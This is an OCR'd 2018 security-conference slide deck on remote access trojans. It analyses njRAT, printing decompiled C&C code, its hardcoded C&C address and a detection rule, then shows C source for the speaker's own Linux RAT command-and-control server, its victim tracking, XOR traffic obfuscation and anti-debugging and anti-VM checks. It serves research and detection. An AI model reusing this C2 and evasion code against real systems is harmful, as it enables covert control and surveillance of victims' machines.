Don't RAT Me OUT!

Lilly Chalupowski
October 29, 2018

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986/11/29
Expiry	A Long Time from Now
Registrant Name	GoSecure
Administrative contact	Travis Barlow
Job	Security Application Developer - Threat Intelligence

Agenda
What will we cover?

- Disclaimer
- What is a RAT?
- Brief History of the RAT
- Why build a RAT?
- Wild RATs
- The Laboratory RAT
  - CnC Server
  - Victim Sessions
  - Command Queue
  - NCurses
- Evasion
  - NIDS (Network Intrusion Detection)
  - Debugging
  - Virtual Machines
- POC / Demo / Questions

disclaimer.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

What is a RAT?

What is a RAT?
The Animal


Figure: Army RAT!

Figure: Swamp RAT

History of the RAT

- Central management
- Supporting larger user base
- Fixing issues remotely
- Solved user issues issues

History of the RAT
Well that Escalated Quickly



Wild RATs

Figure: Wild Rats Eating Garbage

Wild RATs

Figure: NJRat in the Wild

Attack action	Active time	Main load	Main C&C
the first time	2014.10 – 2015.7	njRAT, Downloader	Bbbb4.noip.me 31.9.48.183
the second time	2015.8 – 2016.11	DarkKomet, VBS Backdoor, AndroRAT	Bashalalassad1sea.noip.me 31.9.48.183
the third time	2016.12 – Present	Android RAT, custom RAT, JS Backdoor, JS back door	82.137.255.56 Telgram.strangled.net Chatsecurelite.us.to

Figure: NJRat Whitepaper Article from 360 Research

```
try
{
    OK.MeM = new MemoryStream();
    OK.C = new TcpClient();
    OK.C.ReceiveBufferSize = 204800;
    OK.C.SendBufferSize = 204800;
    OK.C.Client.SendTimeout = 10000;
    OK.C.Client.ReceiveTimeout = 10000;
    OK.C.Connect(OK.H, Conversions.ToInteger(OK.P));
    OK.Cn = true;
    OK.Send(OK.inf());
    try
    {
        string text;
        if (Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", false))
        {
            text = text + OK.DEB(ref OK.VN) + "\r\n";
        }
        else
        {
            string str = text;
            string text2 = Conversions.ToString(OK.GTV("vn", ""));
            text = str + OK.DEB(ref text2) + "\r\n";
        }
        text = string.Concat(new string[]
        {
            text,
            OK.H,
            ":",
            OK.P,
            "\r\n"
        });
        text = text + OK.DR + "\r\n";
        text = text + OK.EXE + "\r\n";
        text = text + Conversions.ToString(OK.Idr) + "\r\n";
        text = text + Conversions.ToString(OK.IsF) + "\r\n";
        text = text + Conversions.ToString(OK.Isu) + "\r\n";
        text += Conversions.ToString(OK.BD);
        OK.Send("inf" + OK.Y + OK.ENB(ref text));
    }
```

Figure: NJRat Decompiled CnC Code after Unpacking

```
public static string VR = "0.7d";

// Token: 0x04000003 RID: 3
public static object MT = null;

// Token: 0x04000004 RID: 4
public static string EXE = "server.exe";

// Token: 0x04000005 RID: 5
public static string DR = "TEMP";

// Token: 0x04000006 RID: 6
public static string RG = "d66616636419468 57ffce19b87bea7ce";

// Token: 0x04000007 RID: 7
public static string H = "82.137.255.56";

// Token: 0x04000008 RID: 8
public static string P = "3000";

// Token: 0x04000009 RID: 9
public static string [redacted] = "Medo2*_^";
```

Figure: NJRat Interesting Strings

njrat.rules

```
alert tcp any any -> \$EXTERNAL_NET any (
  msg:"NJRat/Bladabindi APT-C-27 Variant CnC Beacon";
  content:"medo2|2a 5f 5e|"; nocase; fast_pattern;
  pcre:"/(inf|kl|msg|pl)medo2\x2a\x5f\x5e[a-z,0-9,\+\/,\=]{1,}/i";
  flow:to_server,established;
  reference:md5,382788bb234b75a35b80ac69cb7ba306;
  reference:url,https://ti.360.net/blog/articles/analysis-of-apt-c-27;
  classtype:trojan-activity;
  sid:2000000;
  rev:01;
)
```

Why Build a RAT?

Figure: Hackers IRL

Why Build a RAT?
Because Linux

- Linux
- C Programming Language
- Learning Experience
- Find Detection Limitations
- Research the Linux Malware Ecosystem
- Some RATs fall Short (NJRat)
- Because I Can

The Laboratory RAT

- Sockets
  - Create
  - Bind
  - Listen
  - Accept
  - Receive
  - Process
  - Send
- PThreads

CnC Server
It can be painful when written in C

Figure: Leslie Knope

CnC Server
Data Structure for Victims/Clients

net.c

```
#ifndef NET_CLIENT_BEACON
typedef struct{
  int xor_key;                    // Packet XOR Key
  sys_info_t sysinfo;             // System Info Data Structure
} net_client_beacon_t;
#define NET_CLIENT_BEACON
#endif

#ifndef SYS_INFO
typedef struct{
  char uuid[SYS_UUID_SIZE];       // Victim UUID
  char ip[SYS_PUBLIC_IP_SIZE];    // Public IP Address
  char username[SYS_USERNAME_SIZE]; // Username
  char hostname[SYS_HOSTNAME_SIZE]; // Hostname
  char release[SYS_RELEASE_SIZE]; // Kernel Version
  char arch[SYS_ARCH_SIZE];       // Architecture
  int cpu_usage;                  // CPU Usage
  int ping;                       // Ping / Internet Speed
} sys_info_t;
#define SYS_INFO
#endif
```

net.c

```
net_client_beacon_t **net_create_victims(){
  int count = NET_MAX_CLIENTS;                        // Get Max Supported Clients Count
  net_client_beacon_t **v;                            // Create Pointer to Data Structure
  v = malloc(count * sizeof(net_client_beacon_t));    // Allocate Memory for Data Array
  if (v == NULL){                                     // Error Checking
    fprintf(stderr, "[x] %s\n", strerror(errno));
    exit(EXIT_FAILURE);
  }
  for (int i = 0; i < count; i++){                    // Set to NULL
    v[i] = NULL;
  }
  return v;                                           // Return Pointer to Data Structure Array
}
```

net.c

```
#ifndef NET_SERVER_CMD_BEACON
typedef struct{
  int xor_key;
  bool status;
  int command;
  char uuid[SYS_UUID_SIZE];
  char data[NET_MAX_DATA_SIZE];
} net_server_beacon_t;
#define NET_SERVER_CMD_BEACON 0
typedef struct{
  char host[NET_DOMAIN_MAX];
  int port;
} net_server_cmd_shell_t;
#define NET_SERVER_CMD_SHELL 1
#endif
```

net.c

```
net_server_beacon_t **net_create_commands(){
  int count = NET_MAX_CLIENTS;                    // Get Max Supported Clients Count
  net_server_beacon_t **v;                        // Create Pointer to Data Structure
  v = malloc(count * sizeof(net_server_beacon_t)); // Allocate Memory for Data Array
  if (v == NULL){                                 // Error Checking
    fprintf(stderr, "[x] %s\n", strerror(errno));
    exit(EXIT_FAILURE);
  }
  for (int i = 0; i < count; i++){                // Set to NULL
    v[i] = NULL;
  }
  return v;                                       // Return Pointer to Data Structure Array
}
```

net.c

```
bool net_server(int port,
                net_client_beacon_t **p_victims,    // Victims Memory Array
                net_server_beacon_t **p_commands){  // Commands Memory Array
  int server_fd, client_fd;
  struct sockaddr_in server, client;
  server_fd = socket(AF_INET, SOCK_STREAM, 0);      // Create Socket File Descriptor
  if (server_fd < 0){                               // Error Checking for Socket
    fprintf(stderr, "[x] %s\n", strerror(errno));
    return false;
  }
  if (setsockopt(server_fd,                         // Socket File Descriptor
                 SOL_SOCKET,                        // Manipulate Socket Options
                 SO_REUSEADDR,                      // Permit Local Host Reuse
                 &(int){ 1 },
                 sizeof(int)) < 0){
    fprintf(stderr, "[-] %s\n", strerror(errno));
  }
  memset(&server, 0, sizeof(server));              // Zero Out Server Struct
  server.sin_family      = AF_INET;                // Set TCP Type
  server.sin_port        = htons(port);            // Set Port
  server.sin_addr.s_addr = htonl(INADDR_ANY);      // Any Addresses
  // continued here...
}
```

net.c

```
if (bind(server_fd, (struct sockaddr *) &server, sizeof(server)) < 0){ return false; } // Bind to Socket
if (listen(server_fd, NET_MAX_CLIENTS)  != 0){ return false; }                         // Listen to Socket
while (true){
  socklen_t client_len = sizeof(client);
  net_t_client_args_t *p_net_t_client_args = malloc(sizeof(net_t_client_args_t));
  while (( client_fd = accept(server_fd,                                    // Socket File Descriptor
                              (struct sockaddr *)&client,                   // Client SockAddr Struct
                              (socklen_t *)&client_len))){
    pthread_t t_client;                                                     // Client Thread
    p_net_t_client_args->client_fd = client_fd;                             // Send Client File Descriptor
    p_net_t_client_args->p_victims = p_victims;                             // Pointer to Victims Struct
    p_net_t_client_args->p_commands = p_commands;                           // Pointer to Commands Struct
    pthread_attr_t attr_t_client;                                           // Create Thread Attributes
    pthread_attr_init(&attr_t_client);                                      // Initialize Attributes
    pthread_attr_setdetachstate(&attr_t_client, PTHREAD_CREATE_DETACHED);   // Set Detached Attribute
    if (pthread_create(&t_client,
                       &attr_t_client, net_t_client, p_net_t_client_args) < 0){ // Spawn Client Thread
      return false;
    }
  }
  free(p_net_t_client_args); // Cleanup
}
close(client_fd);            // Close Client Socket File Descriptor
return true;
```


net.c

```
void *net_t_client(void *args){
  net_t_client_args_t *p_args = args;
  int sock = p_args->client_fd;
  net_client_beacon_t **p_victims = p_args->p_victims;                          // Get Pointer
  net_server_beacon_t **p_commands = p_args->p_commands;                        // Get Pointer
  net_client_beacon_t *p_net_client_beacon = malloc(sizeof(net_client_beacon_t));  // Allocate Client
  net_server_beacon_t *p_net_server_beacon = malloc(sizeof(net_server_beacon_t));  // Allocate Server
  while (true){
    bool command = false;
    int read = recv(sock, p_net_client_beacon, sizeof(net_client_beacon_t), 0);    // Read Client Beacons
    if (!read){ break; }
    if (read < 0){
      fprintf(stderr, "[-] %s\n", strerror(errno));
      free(p_net_client_beacon);
      pthread_exit(NULL);
    }
    net_update_victims(p_net_client_beacon, p_victims);                         // Update Victim Data
    // contuned ...
  }
}
```

CnC Server
Handling Victim Sessions 1

net.c

```
        for (int i = 0; i < NET_MAX_CLIENTS; i++){
          if (p_commands[i] != NULL &&
              (strcmp(p_net_client_beacon->sysinfo.uuid, // Check Victim UUID
              p_commands[i]->uuid) == 0)){
            command = true;
            if (send(sock, p_commands[i], sizeof(net_server_beacon_t), 0) < 0){
              fprintf(stderr, "[-] %s\n", strerror(errno));
            }
            net_remove_commands(p_commands[i], p_commands); // Command Sent to Victim
          }
        }
        if (command == false){
          p_net_server_beacon->xor_key = DEFS_XOR_KEY; // Set Packet XOR Key
          p_net_server_beacon->status = true;
          if (send(sock, p_net_server_beacon, sizeof(net_server_beacon_t), 0) < 0){
            fprintf(stderr, "[x] %s\n", strerror(errno));
            free(p_net_server_beacon);
            free(p_net_client_beacon);
            pthread_exit(NULL);
          }
        }
      }
```


.config - Linux Kernel v2.6.32 Configuration
Linux Kernel Configuration
Arrow keys navigate the menu. <Enter> selects submenus --->.
Highlighted letters are hotkeys. Pressing <Y> includes, <N> excludes,
<M> modularizes features. Press <Esc><Esc> to exit, <?> for Help, </>
for Search. Legend: [*] built-in [ ] excluded <M> module < >
General setup --->
[*] Enable loadable module support --->
-*- Enable the block layer --->
Processor type and features --->
Power management and ACPI options --->
Bus options (PCI etc.) --->
Executable file formats / Emulations --->
-*- Networking support --->
Device Drivers --->
Firmware Drivers --->
File systems --->
v(+)
<Select>
< Exit >
< Help >

ncurses.log

NCurses - Also known as new curses, is a programming library providing an application programming interface (API) that allows the programmer to write text-based user interfaces in a terminal-independent manner. It is a toolkit for developing "GUI-like" application software that runs under a terminal emulator. It also optimizes screen changes, in order to reduce the latency experienced when using remote shells. - Wikipedia

- View Victim UUID
- View Victim CPU Status
- View Victim Username
- View Victim Architecture
- View Victim IP Address
- View Victim Ping
- View Victim Kernel Version
- Send Commands
- Everything is Better in Terminal

net.c

```
WINDOW *ncurses_wmain_create(int port,
                             net_client_beacon_t **p_victims,
                             net_server_beacon_t **p_commands){
  WINDOW *win_main;                                              // Main Window
  win_main = initscr();                                          // Initalize Main Window
  if (start_color() == ERR || !has_colors() || !can_change_color()){  // Check for Color Supported Terminal
    fprintf(stderr, "%s\n", strerror(errno));
    return false;
  }
  if (net_server_async(port, p_victims, p_commands) == false){       // Startup CnC Server ASYNC
    fprintf(stderr, "[x] failed to initalize cnc server\n");
    return false;
  }
  noecho();
  curs_set(0);                                                   // Position the Cursor
  init_pair(NCURSES_WMAIN_COLOR, COLOR_GREEN, COLOR_BLACK);      // Set Color Pair
  wbkgd(win_main, COLOR_PAIR(NCURSES_WMAIN_COLOR));              // Set Window Background
  return win_main;                                               // Return the Main Window
}
```





Figure: Bill Gates


OR Gate
A
B
≥1
A+B
&
Q = (A+B).(A.B)
&
A.B
AND Gate
NAND Gate

Inputs		Outputs
X	Y	Z
0	0	0
0	1	1
1	0	1
1	1	0

net.c

```
bool crypt_decrypt_xor(char *data,      // Pointer to Data Structure
                       int data_size,   // Size of Data
                       int key){        // The Key
  for (int i = 0; i < data_size; i++){
    if (i > (int)sizeof(int) - 1){      // Skip over the Key
      data[i] = data[i]^key;            // XOR the Data
    }
  }
  return true;
}
```

CnC Server

Clear Dataframe vs XOR Dataframe





Figure: Comparison of TCP Dataframes


BUT BUT BUT....
WHY?
memegenerator.net

CnC Server
But we can detect this with Lua!

- Suricata
  - Lua Scripting
- Snort
  - Lua Scripting

alert.lua

```
function init (args)
  local needs = {}
  needs["http.request_line"] = tostring(true)
  return needs
end

function match(args)
  a = tostring(args["http.request_line"])
    if #a > 0 then
      if a:find("^POST%s+/.*%.php%s+HTTP/1.0$") then
        return 1
      end
    end
  return 0
end
return 0
```


(gdb) break main
Breakpoint 1 at 0x8048426: file hello10.c, line 6.
(gdb) run
Starting program: /home/gary/hello10
Breakpoint 1, main () at hello10.c:6
6 for(i=0;i<10;i++)
(gdb)

re.c

```
bool re_ptrace(){
  if (ptrace(PTRACE_TRACEME, // __ptrace request
             0,              // pid_t
             1,              // *addr
             0               // *data
     ) < 0){
    return true;
  } else{
    return false;
  }
}
```

ptrace.log

PTRACE_TRACEME
Indicate that this process is to be traced by its parent. A process probably shouldn't make this request if its parent isn't expecting to trace it. (pid, addr, and data are ignored.)

re.c

```
bool re_kernel_module(char *kernel_module){
  if (strlen(kernel_module) + 16 > RE_BASH_COMMAND_MAX_LEN){
    fprintf(stderr, "[x] kernel module name length exceeds limitations\n");
    return false;
  }
  char command[RE_BASH_COMMAND_MAX_LEN];
  sprintf(command, "grep -Po '^%s\x20' /proc/modules", kernel_module);
  FILE *fd = popen(command, "r");
  if (fd == NULL){
    fprintf(stderr, "[x] failed to read kernel module list");
    return false;
  }
  char buff[RE_KERNEL_MODULE_NAME_MAX_SIZE];
  memset(buff, 0, sizeof(buff));
  fread(buff, 1, strlen(kernel_module), fd);
  if (strncmp(buff, kernel_module, strlen(kernel_module)) == 0){
    return true;
  } else{
    return false;
  }
}
```

re.c


```
bool re_kernel_modules(){
  if (re_kernel_module("virtio") == true){
    return true;
  } else if (re_kernel_module("vboxvideo") == true){
    return true;
  } else if (re_kernel_module("vboxguest") == true){
    return true;
  } else if (re_kernel_module("vboxsf") == true){
    return true;
  } else{
    return false;
  }
}
```

re.c

```
bool re_hypervisor(){
  char hypervisor[] = "hypervisor";
  char command[] = "grep -m 1 -Po 'hypervisor' /proc/cpuinfo";
  char buff[RE_KERNEL_MODULE_NAME_MAX_SIZE];
  FILE *fd = popen(command, "r");
  if (fd == NULL){
    fprintf(stderr, "[x] failed to read cpuinfo");
    return false;
  }
  memset(buff, 0, sizeof(buff));
  fread(buff, 1, strlen(hypervisor), fd);
  if (strncmp(buff, hypervisor, strlen(hypervisor)) == 0){
    return true;
  } else{
    return false;
  }
}
```

Stop, Demo Time!

Questions



Questions